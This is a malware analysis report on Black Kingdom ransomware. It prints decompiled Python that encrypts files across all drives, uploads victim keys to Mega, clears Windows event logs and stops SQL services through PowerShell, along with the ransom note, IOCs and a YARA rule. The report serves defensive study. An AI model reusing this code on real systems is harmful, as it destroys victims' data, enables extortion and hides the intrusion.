Black Kingdom ransomware

By Marc Rivero

Published: 2021-06-17 · Archived: 2026-04-05 17:20:09 UTC

Black Kingdom ransomware appeared on the scene back in 2019, but we observed some activity again in 2021. The ransomware was used by an unknown adversary for exploiting a Microsoft Exchange vulnerability (CVE-2021-27065).

The complexity and sophistication of the Black Kingdom family cannot bear a comparison with other Ransomware-as-a-Service (RaaS) or Big Game Hunting (BGH) families. The ransomware is coded in Python and compiled to an executable using PyInstaller; it supports two encryption modes: one generated dynamically and one using a hardcoded key. Code analysis revealed an amateurish development cycle and a possibility to recover files encrypted with Black Kingdom with the help of the hardcoded key. The industry already provided a script to recover encrypted files in case they were encrypted with the embedded key.

Background

The use of a ransomware family dubbed Black Kingdom in a campaign that exploited the CVE-2021-27065 Microsoft Exchange vulnerability known as ProxyLogon was publicly reported at the end of March.

Around the same time, we published a story on another ransomware family used by the attackers after successfully exploiting vulnerabilities in Microsoft Exchange Server. The ransomware family was DearCry.

Analysis of Black Kingdom revealed that, compared to others, it is an amateurish implementation with several mistakes and a critical encryption flaw that could allow decrypting the files due to the use of a hardcoded key. Black Kingdom is not a new player: it was observed in action following other vulnerability exploitations in 2020, such as CVE-2019-11510.

Date	CVE	Product affected
June 2020	CVE-2019-11510	Pulse Secure
March 2021	CVE-2021-26855, CVE-2021-26857, CVE-2021-26858, CVE-2021-27065	Microsoft Exchange Server

Technical analysis


Delivery methods

Black Kingdom's past activity indicates that ransomware was used in larger vulnerability exploitations campaigns related to Pulse Secure or Microsoft Exchange. Public reports indicated that the adversary behind the campaign, after successfully exploiting the vulnerability, installed a webshell in the compromised system. The webshell

enabled the attacker to execute arbitrary commands, such as a PowerShell script for downloading and running the Black Kingdom executable.

Sleep parameters


The ransomware can be executed without parameters and will start to encrypt the system, however, it is possible to to run Black Kingdom with a number value, which it will interpret as the number of seconds to wait before starting encryption.



'Sleep' parameter used as an argument

Ransomware is written in Python

Black Kingdom is coded in Python and compiled to an executable using PyInstaller. While analyzing the code statically, we found that most of the ransomware logic was coded into a file named *0xfff.py*. The ransomware is written in Python 3.7.



Black Kingdom is coded in Python

Excluded directories

The adversary behind Black Kingdom specified certain folders to be excluded from encryption. The purpose is to avoid breaking the system during encryption. The list of excluded folders is available in the code:

- Windows,
- ProgramData,
- Program Files,
- Program Files (x86),
- AppData/Roaming,
- AppData/LocalLow,
- AppData/Local.

The code that implements this functionality demonstrates how amateurishly Black Kingdom is written. The developers failed to use OS environments or regex to avoid repeating the code twice.

PowerShell command for process termination and history deletion

Prior to file encryption, Black Kingdom uses PowerShell to try to stop all processes in the system that contain “sql” in the name with the following command:

	Get-Service*sql*|Stop-Service-Force2>$null

Once done, Black Kingdom will delete the PowerShell history in the system.


```
def stopSqlServer():
    try:
        os.system('powershell Get-Service *sql*|Stop-Service -Force 2>$null')
        os.system('powershell rm (Get-PSReadlineOption).HistorySavePath')
    except Exception:
        pass
```

PowerShell commands run by Black Kingdom

Combined with a cleanup of system logs, this supports the theory that the attackers try to remain hidden in the system by removing all traces of their activity.

Encryption process

The static analysis of Black Kingdom shows how it generates an AES-256 key based on the following algorithm.




The pseudo-algorithm used by Black Kingdom

The malware generates a 64-character pseudo-random string. It then takes the MD5 hash of the string and uses it as the key for AES-256 encryption.

The code contains credentials for sending the generated key to the third-party service hxxp://mega.io. If the connection is unsuccessful, the Black Kingdom encrypts the data with a hardcoded key available in the code.

Below is an example of a successful connection with hxxp://mega.io.



Connection established with mega.io

The credentials for mega.io are hardcoded in base64 and used for connecting as shown below.

```
def sendKey(where_my_key):
    m2 = b64decode('aGV3b3kxMzYwOEBoZXJvdWxvLmNvbQ==').decode()
    m = Mega().login(m2, m2)
    try:
        m.upload(data=f"Time: {time.ctime()}\nID : {gen_id}\nKEY: {where_my_key.decode()}\nUSER: {getuser()}\nDOMAIN: {getfqdn()}", dest_filename=f"
{gen_id}_{getfqdn()}.TxT")
        return True
    except:
        return False
```

Hardcoded credentials

The file sent to Mega contained the following data.

Parameter	**Description:**
ID:	Generated ID for user identification
Key:	Generated user key
User:	Username in the infected system
Domain:	Domain name to which the infected user belongs

Black Kingdom will encrypt a single file if it is passed as a parameter with the key to encrypt it. This could allow the attacker to encrypt one file instead of encrypting the entire system.

```
def encrypt_file(args):

    def encrypt(MAS_SAG, key, key_size=256):

        def pad(s):
            return s + '\x00' * (AES.block_size - len(s) % AES.block_size)

        MAS_SAG = pad(MAS_SAG)
        iv = Random.new().read(AES.block_size)
        CIP = AES.new(key, AES.MODE_CBC, iv)
        return iv + CIP.encrypt(MAS_SAG)

    FILE_UN, key = args
    try:
        with open(FILE_UN, 'rb') as (foo):
            plaintext = foo.read()
        enc = encrypt(plaintext, key)
        with open(FILE_UN, 'wb') as (foo):
            foo.write(enc)
        return FILE_UN
    except Exception:
        return args[0]


def changeName(file, name):
    try:
        os.rename(file, file + '.' + name)
    except Exception:
        pass
```

Function for encrypting a single file

If no arguments are used, the ransomware will start to enumerate files in the system and then encrypt these with a ten-threaded process. It performs the following basic operations:

1. 1 Read the file,
2. 2 Overwrite it with an encrypted version,
3. 3 Rename the file.

```
def start_encrypt(p, key):
    global BLACLIST
    global changenameafterencodeingthemessage
    global changenameafterencodeingthemessageformessagepath
    global ifstoping
    _mega = False
    start = time.time()
    WOWBICH = False
    with ThreadPoolExecutor(max_workers=10) as (Theerd):
        for x in p:
            target = x
            try:
                for path, _, files in os.walk(target):
                    for _BLACKLIST_ in BLACLIST:
                        if _BLACKLIST_ in path:
                            WOWBICH = True
                            break

                    if WOWBICH:
                        WOWBICH = False
                        continue
                    for name in files[::-1]:
                        try:
                            if 'decrypt_file.TxT' in os.listdir(path):
                                break
                        except Exception:
                            pass

                        if ifstoping == False:
                            if 1200 == int(time.time() - start):
                                disable_Mou_And_Key()
                                ifstoping = True
                        try:
                            changenameafterencodeingthemessage.append([Theerd.submit(encrypt_file, [os.path.join(path, name), key]).result(),
 ''.join([random.choice(string.ascii_letters + string.digits) for n in range(random.randint(4, 7))])])
                        except Exception:
                            continue

                    changenameafterencodeingthemessageformessagepath.append(path + '/decrypt_file.TxT')
```

The function used for encrypting the system

Black Kingdom allows reading a file in the same directory called target.txt, which will be used by the ransomware to recursively collect files for the collected directories specified in that file and then encrypt them. Black Kingdom will also enumerate various drive letters and encrypt them. A rescue note will be delivered for each encrypted directory.

```
        t = [f"{i}:\\" for i in string.ascii_uppercase]
        if os.path.isfile('./target.txt'):
            Target = get_file_to_list('./target.txt')
            Target = Target or t
        else:
            Target = t
    except Exception:
        Target = t
```

Rescue note used by the ransomware

Encryption mistakes

Amateur ransomware developers often end up making mistakes that can help decryption, e.g., poor implementation of the encryption key, or, conversely, make recovery impossible even after the victim pays for a valid decryptor. Black Kingdom will try to upload the generated key to Mega, and if this fails, use a hardcoded key to encrypt the files. If the files have been encrypted and the system has not been able to make a connection to Mega, it will be possible to recover the files using the hardcoded keys.

```
def chackkey():
    global key
    try:
        post('http://mega.io')
        if sendKey(key) == False:
            key = b64decode('ZWViZjE0M2NmNjE1ZWNiZTJlZGUwMTUyN2Y4MTc4YjM=').decode().encode('utf-8')
    except:
        key = b64decode('ZWViZjE0M2NmNjE1ZWNiZTJlZGUwMTUyN2Y4MTc4YjM=').decode().encode('utf-8')
```

Hardcoded key in Base64

While analyzing the code statically, we examined the author's implementation of file encryption and found several mistakes that could affect victims directly. During the encryption process, Black Kingdom does not check whether the file is already encrypted or not. Other popular ransomware families normally add a specific extension or a marker to all encrypted files. However, if the system has been infected by Black Kingdom twice, files in the system will be encrypted twice, too, which may prevent recovery with a valid encryption key.

System log cleanup

A feature of Black Kingdom is the ability to clean up system logs with a single Python function.

```
def clear_logs_plz():
    try:
        for i in ('Application', 'Security', 'System'):
            EventLog(name=i, computer='.').clear()

    except:
        pass
```

The function that cleans up system logs

This operation will result in Application, Security, and System event viewer logs being deleted. The purpose is to remove any history of ransomware activity, exploitation, and privilege escalation.

Ransomware note

Black Kingdom changes the desktop background to a note that the system is infected while it encrypts files, disabling the mouse and keyboard with pyHook as it does so.

```
def FUCKING_WINDOW():
    global ifstoping
    if ifstoping == False:
        disable_Mou_And_Key()
        ifstoping = True
```

Function to hook the mouse and keyboard


Written in English, the note contains several mistakes. All Black Kingdom notes contain the same Bitcoin address; sets it apart from other ransomware families, which provide a unique address to each victim.

```
1  ****************************
2  | We Are Back          ?
3  ****************************
4  We hacked your (( Network )), and now all files, documents, images,
5  databases and other important data are safely encrypted using the strongest algorithms ever.
6  You cannot access any of your files or services .
7  But do not worry. You can restore everthing and get back business very soon ( depends on your actions )
8  before I tell how you can restore your data, you have to know certain things :
9  We have downloaded most of your data ( especially important data ) , and if you don't  contact us within
   2 days, your data will be released to the public.
10
11 To see what happens to those who didn't contact us, just google : (  Blackkingdom Ransomware  )
   ******************************
12
13 | What  guarantees       ?
   ******************************
14
```

```
15  We understand your stress and anxiety. So you have a free opportunity to test our service by instantly
    decrypting one or two files for free
16
17  just send the files you want to decrypt to (support_blackkingdom2@protonmail.com
18  **************************************************
19  | How to contact us and recover all of your files  ?
20  **************************************************
21  The only way to recover your files and protect from data leaks, is to purchase a unique private key for
    you that we only posses .
22
23  [ + ] Instructions:
24  1- Send the decrypt_file.txt file to the following email ===> support_blackkingdom2@protonmail.com
25  2- send the following amount of US dollars ( 10,000 ) worth of bitcoin to this address :
26  [ 1Lf8ZzcEhhRiXpk6YNQFpCJcUisiXb34FT ]
27  3- confirm your payment by sending the transfer url to our email address
28  4- After you submit the payment, the data will be removed from our servers, and the decoder will be
    given to you,
29  so that you can recover all your files.
30  ## Note ##
31  Dear system administrators, do not think you can handle it on your own. Notify your supervisors as
    soon as possible.
32  By hiding the truth and not communicating with us, what happened will be published on social media
33  and yet in news websites.
34  Your ID ==>
35  FDHJ91CUSzXTquLpqAnP
36
37
38
39
40
```

```
41
42
43
44
45
46
47
48
49
```

The associated Bitcoin address is currently showing just two transactions.



Transactions made to a Bitcoin account

Code analysis

After decompiling the Python code, we found that the code base for Black Kingdom has its origins in an open-source ransomware builder available on Github.

The adversary behind Black Kingdom adapted parts of the code, adding features that were not originally presented in the builder, such as the hardcoded key or communication with the mega.io domain.

Victims

Based on our telemetry we could see only a few hits by Black Kingdom in Italy and Japan.

Attribution

We could not attribute Black Kingdom to any known adversary in our case analysis. Its involvement in the Microsoft Exchange exploitation campaign suggests opportunism, rather than a resurgence in activity from this ransomware family.

For more information please contact: financialintel@kaspersky.com

Appendix I – Indicators of Compromise

Note: *The indicators in this section were valid at the time of publication. Any future changes will be directly updated in the corresponding .ioc file.*

File Hashes

b9dbdf11da3630f464b8daace88e11c374a642e5082850e9f10a1b09d69ff04f
c4aa94c73a50b2deca0401f97e4202337e522be3df629b3ef91e706488b64908
a387c3c5776ee1b61018eeb3408fa7fa7490915146078d65b95621315e8b4287
815d7f9d732c4d1a70cec05433b8d4de75cba1ca9caabbbe4b8cde3f176cc670
910fbfa8ef4ad7183c1b5bdd3c9fd1380e617ca0042b428873c48f71ddc857db
866b1f5c5edd9f01c5ba84d02e94ae7c1f9b2196af380eed1917e8fc21acbbdc
c25a5c14269c990c94a4a20443c4eb266318200e4d7927c163e0eaec4ede780a

Domain:

hxxp://yuuuuu44[.]com/vpn-service/$(f1)/crunchyroll-vpn

YARA rules:

```
1  import "hash"
2  import "pe"
3  rule ransomware_blackkingdom {
4    meta:
5      description = "Rule to detect Black Kingdom ransomware"
6      author = "Kaspersky Lab"
7      copyright = "Kaspersky Lab"
8      distribution = "DISTRIBUTION IS FORBIDDEN. DO NOT UPLOAD TO ANY
   MULTISCANNER OR SHARE ON ANY THREAT INTEL PLATFORM"
9
10     version = "1.0"
```

```
11      last_modified = "2021-05-02"
12      hash = "866b1f5c5edd9f01c5ba84d02e94ae7c1f9b2196af380eed1917e8fc21acbbdc"
13      hash = "910fbfa8ef4ad7183c1b5bdd3c9fd1380e617ca0042b428873c48f71ddc857db"
14    condition:
15      hash.sha256(pe.rich_signature.clear_data) ==
"0e7d0db29c7247ae97591751d3b6c0728aed0ec1b1f853b25fc84e75ae12b7b8"
16
17  }
18
19
```

Appendix II – MITRE ATT&CK Mapping

This table contains all TTPs identified during the analysis of the activity described in this report.

Tactic	Technique.	Technique Name.
Execution	T1047	Windows Management Instrumentation
	T1059	Command and Scripting Interpreter
	T1106	Native API
Persistence	T1574.002	DLL Side-Loading
	T1546.011	Application Shimming
	T1547.001	Registry Run Keys / Startup Folder
Privilege Escalation	T1055	Process Injection
	T1574.002	DLL Side-Loading
	T1546.011	Application Shimming
	T1134	Access Token Manipulation
	T1547.001	Registry Run Keys / Startup Folder
Defense Evasion	T1562.001	Disable or Modify Tools
	T1140	Deobfuscate/Decode Files or Information

	T1497	**Virtualization/Sandbox Evasion**
	T1027	**Obfuscated Files or Information**
	T1574.002	**DLL Side-Loading**
	T1036	**Masquerading**
	T1134	**Access Token Manipulation**
	T1055	**Process Injection**
Credential Access	**T1056**	**Input Capture**
Discovery	**T1083**	**File and Directory Discovery**
	T1082	**System Information Discovery**
	T1497	**Virtualization/Sandbox Evasion**
	T1012	**Query Registry**
	T1518.001	**Security Software Discovery**
	T1057	**Process Discovery**
	T1018	**Remote System Discovery**
	T1016	**System Network Configuration Discovery**
Collection	**T1560**	**Archive Collected Data**
	T1005	**Data from Local System**
	T1114	**Email Collection**
	T1056	**Input Capture**
Command and Control	**T1573**	**Encrypted Channel**
Impact	**T1486**	**Data Encrypted for Impact**
